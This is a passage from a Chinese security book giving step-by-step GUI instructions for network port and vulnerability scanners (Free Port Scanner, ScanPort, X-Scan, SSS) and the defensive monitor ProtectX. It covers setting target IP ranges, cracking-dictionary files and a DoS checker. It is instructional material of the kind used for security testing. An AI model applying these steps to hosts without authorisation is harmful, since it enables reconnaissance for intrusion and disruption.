
Free Port Scanner 是一款端口扫描工具，用户可以快速扫描全部端口，也可以指定扫描范围。使用 Free Port Scanner 进行端口扫描的过程曝光如下。

STEP01: 运行“Free Port Scanner”




在“IP”文本框中输入目标主机的IP地址，再勾选“Show Closed Ports”复选框。

STEP02: 开始扫描



单击“Scan”按钮，即可扫描到目标主机的全部端口，其中绿色标记用于标识开放的端口。

STEP03: 只对目标主机开启的端口进行扫描




在“IP”文本框中输入要扫描的 IP 地址之后，取消勾选“Show Closed Ports”复选框，单击“Scan”按钮，在扫描完毕之后，即可从扫描结果中看到目标主机开启的端口。

2．ScanPort

ScanPort 软件不但可以用于网络扫描，而且可以探测指定 IP 地址及端口，速度比传统软件快，且支持用户自设 IP 端口又增加了其灵活性。其具体的使用方法如下。


STEP01: 运行 ScanPort



01 打开 ScanPort 主窗口，设置起始IP地址、结束IP地址以及要扫描的端口号。

02 单击“扫描”按钮。

STEP02: 查看扫描结果




开始进行扫描，从扫描结果中可以看出IP地址段中计算机开启的端口。

2.2.3 扫描器 X-Scan 查本机隐患

X-Scan 是由安全焦点开发的一个功能强大的扫描工具。它采用多线程方式对指定 IP 地址段（或单机）进行安全漏洞检测，支持插件功能。

1．用 X-Scan 查看本机 IP 地址

利用 X-Scan 扫描器来查看本机的 IP 地址的方法很简单，需要先指定扫描的 IP 地址范围。由于是本机探测，只需要在“命令提示符”窗口命令提示符下输入“ipconfig”命令，即可查知本机当前的 IP 地址。




查看本机IP地址

2．添加 IP 地址

在得到本机的 IP 地址后，则需要将 IP 地址添加到 X-Scan 扫描器中，具体操作步骤如下。


STEP01：打开 X-Scan 主窗口



01 浏览此软件的功能简介、常见问题解答等信息。

02 选择“设置”>“扫描参数”菜单命令或单击工具栏上的“扫描参数”按钮。


STEP02：单击“检测范围”选项



01 输入需要扫描的IP地址段。


02 若不知道输入的格式，可以单击“示例”按钮。

STEP03：查看示例格式



了解有效输入格式后单击“确定”按钮。

STEP04：返回“扫描参数”对话框



还可通过勾选“从文件获取主机列表”复选框，从存储IP地址的文本文件中读取待检测的主机地址。


> **提示** 存储 IP 地址的文本文件中，每一行可包含独立的 IP 地址或域名，也可以包含以“-”和“,”分隔的 IP 地址范围。

在 IP 地址输入完毕后，可以发现扫描结束后自动生成的“报告文件”项中的文件名也在发生相应的变化。通常，这个文件名不必手工修改，只需记住这个文件将会保存在 X-Scan 目录的 LOG 子目录下。设置完毕后单击“确定”按钮，即可关闭对话框。

3．开始扫描

在设置好扫描参数之后，就可以开始扫描了。单击 X-Scan 工具栏上的“开始扫描”按钮，即可按设置条件进行扫描，同时显示扫描进程和扫描所得到的信息，如下左图所示（可通过单击右下方窗格中的“普通信息”“漏洞信息”及“错误信息”选项卡，查看所得到的相关信息）。在扫描完成后将自动生成扫描报告并显示出来，其中显示了活动主

机 IP 地址、存在的系统漏洞和其他安全隐患，同时还提出了安全隐患的解决方案，如下右图所示。




扫描进程和扫描所得到的信息

扫描报告

X-Scan 扫描工具不仅可扫描目标计算机的开放端口及存在的安全隐患，而且具有目标计算机物理地址查询、检测本地计算机网络信息和 Ping 目标计算机等功能，如下左图所示。

当所有选项都设置完毕之后，如果想将来还使用相同的设置进行扫描，则可以对这次的设置进行保存。在“扫描参数”对话框中单击“另存”按钮，如下右图所示可将自己的设置保存到系统中。当要再次使用时只需单击“载入”按钮，选择已保存的文件即可。



多项功能


另存文件

4．高级设置


X-Scan 在默认状态下效果却往往不会发挥到最佳状态，这个时候就需要进行一些高级设置来让 X-Scan 变得强大起来。高级设置需要根据实际情况来进行相应的设置，否则 X-Scan 也许会因为一些“高级设置”而变得脆弱不堪。

1）设置扫描模块。展开“全局设置”选项之后，选取其中的“扫描模块”选项，则可选择扫描过程中需要扫描的模块，在选择扫描模块时还可在其右侧窗格中查看该模块的相关说明，如下左图所示。

2）设置扫描线程。因为 X-Scan 是一款多线程扫描工具，所以在“全局设置”选项下的“并发扫描”子选项中，可以设置扫描时的线程数量，如下右图所示（扫描线程数量要根据网络情况来设置，不可过大）。



选择扫描模块




设置扫描线程数量

3）设置扫描报告存放路径。在“全局设置”选项中选取“扫描报告”子选项，即可设置扫描报告存放的路径，并选择报告文件保存的文件格式。若需要保存自己设置的扫描 IP 地址范围，则可在勾选“保存主机列表”复选框之后，输入保存文件名称，这样，以后就可以调用这些 IP 地址范围了。若用户需要在扫描结束时自动生成报告文件并显示报告，则可勾选“扫描完成后自动生成并显示报告”复选框，如下左图所示。

4）设置其他扫描选项。在“全局设置”选项中选取“其他设置”子选项，则可设置扫描过程其他选项，如勾选“跳过没有检测到开放端口的主机”复选框，如下右图所示。


扫描报告设置




其他选项设置

5）设置扫描端口。展开“插件设置”选项并选取“端口相关设置”子选项，即可扫描端口范围以及检测方式，如下左图所示。若要扫描某主机的所有端口，则可在“待检测端口”文本框中输入“1～65535”。

6）设置 SNMP 扫描。在“插件设置”选项中选取“SNMP 相关设置”子选项，用户可以选取在扫描时获取 SNMP 信息的内容，如下右图所示。




设置端口范围




选择需要获取的SNMP信息

7）设置 NETBIOS 扫描。选取“插件设置”选项下的“NETBIOS 相关设置”子选项，用户可以选择需要获取的 NETBIOS 信息，如下图所示。




8）设置漏洞检测脚本。选取“插件设置”选项下的“漏洞检测脚本设置”子选项，在显示窗口中取消勾选“全选”复选框，单击“选择脚本”按钮，即可选择扫描时需要加载的漏洞检测脚本。



选择漏洞检测脚本

9）设置 CGI 插件扫描。在“插件设置”选项下选择“CGI 相关设置”子选项，即可选择扫描时需要使用的 CGI 选项，如下图所示。



10）设置字典文件。在“字典文件设置”选项中可选择需要的破解字典文件，双击即可打开文件列表。在设置好所有选项之后，单击“确定”按钮，即可完成扫描参数的设置。


选择破解字典文件

2.2.4 用 SSS 扫描器扫描系统漏洞

SSS（Shadow Security Scaner）是一款系统漏洞扫描器，可对很大范围内的系统漏洞进行安全、高效、可靠的安全检测，其系统扫描的速度与精度足以让用户敢和专业的安全机构和那些专门入侵他人计算机系统的黑客较量。


利用 SSS 扫描器对系统漏洞进行扫描的具体操作步骤如下。

STEP01: 运行 SSS 扫描器




单击工具栏上的“New session”按钮。

STEP02: 设置扫描规则



用户可以选择预设的扫描规则，也可单击“Add rule”按钮添加新的规则。


STEP03: 创建新的扫描规则



01 创建新的扫描规则，根据提示输入信息。

02 单击“OK”按钮。


STEP04: 设置扫描选项



01 勾选扫描规则。

02 单击“OK”按钮。

STEP05: 返回设置扫描规则界面




单击“Next”按钮。

STEP06: 添加扫描的目标计算机

单击“Add host”按钮。

STEP07: 添加目标计算机



选取“Host”单选按钮，可添加单一目标计算机的IP地址或计算机名称。


选取“Hosts range”单选按钮，可添加一个IP地址范围。

选取“Hosts from file”单选按钮，可通过指定已存在的目标计算机列表文件添加目标计算机。

选取“Host groups”单选按钮，可通过添加工作组的方式添加目标计算机，并设置登录的用户名称和密码。


在添加好目标计算机之后，单击“Add”按钮，即可完成目标计算机的添加。

STEP08: 完成扫描项目的创建




单击“Next”按钮

STEP09: 返回 SSS 主界面



单击工具栏上的“Start scan”按钮，开始对目标计算机进行扫描，并可在“Statistics”选项卡中查看扫描进程。


STEP10：切换至“Vulnerabilities”选项卡



01 扫描结果给出了危险程序、补救措施等内容。


02 选择左侧窗口中的“DoS Checker”选项，选择检测的项目。

STEP11：进行 DoS 安全性检测




设置扫描的线程数（Threads）之后，单击“Start”按钮。

STEP12：开始 DoS 检测




查看检测结果

STEP13：返回主界面




选择“Tools”>“Options”菜单命令。

STEP14：SSS 选项设置



设置常规选项。

STEP15：切换至“Scanner”选项卡




设置扫描选项。

2.2.5 用 ProtectX 实现扫描的反击与追踪

ProtectX 是一款在用户连接网络时保护计算机的工具，可以同时监视 20 个端口，还可以帮助追踪攻击者的来源。一旦有人尝试入侵连接到用户的计算机，即可发出声音警告并将入侵者的 IP 位址记录下来，可以防止黑客入侵。

1．ProtecX 实用组件概述

ProtectX 的安装过程与一般软件的安装过程类似，这里不再赘述。在安装完毕 ProtectX 后重启系统，即可在 Windows 操作系统的通知栏中看到显示的 ProtectX 图标，双击即可显示其操作界面，窗口中间显示的是当前本机状态信息，如右图所示。




ProtectX初始界面

ProtectX 提供了几项实用功能组件，依次是端口安全（Port Sentry）、特洛伊安全（Trojan Sentry）和 Identd 服务（Identd Server）等。

1）端口安全（Port Sentry）。端口安全就是端口扫描监视器，在 TCP 端口 1 上监听，如果有扫描活动触发到 1 号端口，则 Port Sentry 将会报警，如下左图所示。Protectx 即可反跟踪对方，查询其域名、追溯起路由信息，并显示所截击到的扫描信息，如下右图所示。

Port Sentry的报警信息



显示所截击到的扫描信息

2）特洛伊安全（Trojan Sentry）。是指在一些木马常用端口上进行监听，一旦发现有人试图连接这些端口，即可报警。


3）Identd 服务（Identd Server）。可在计算机上打开一个安全 Identd 服务，初级用户最好不要打开这个服务。

2．防御扫描器入侵

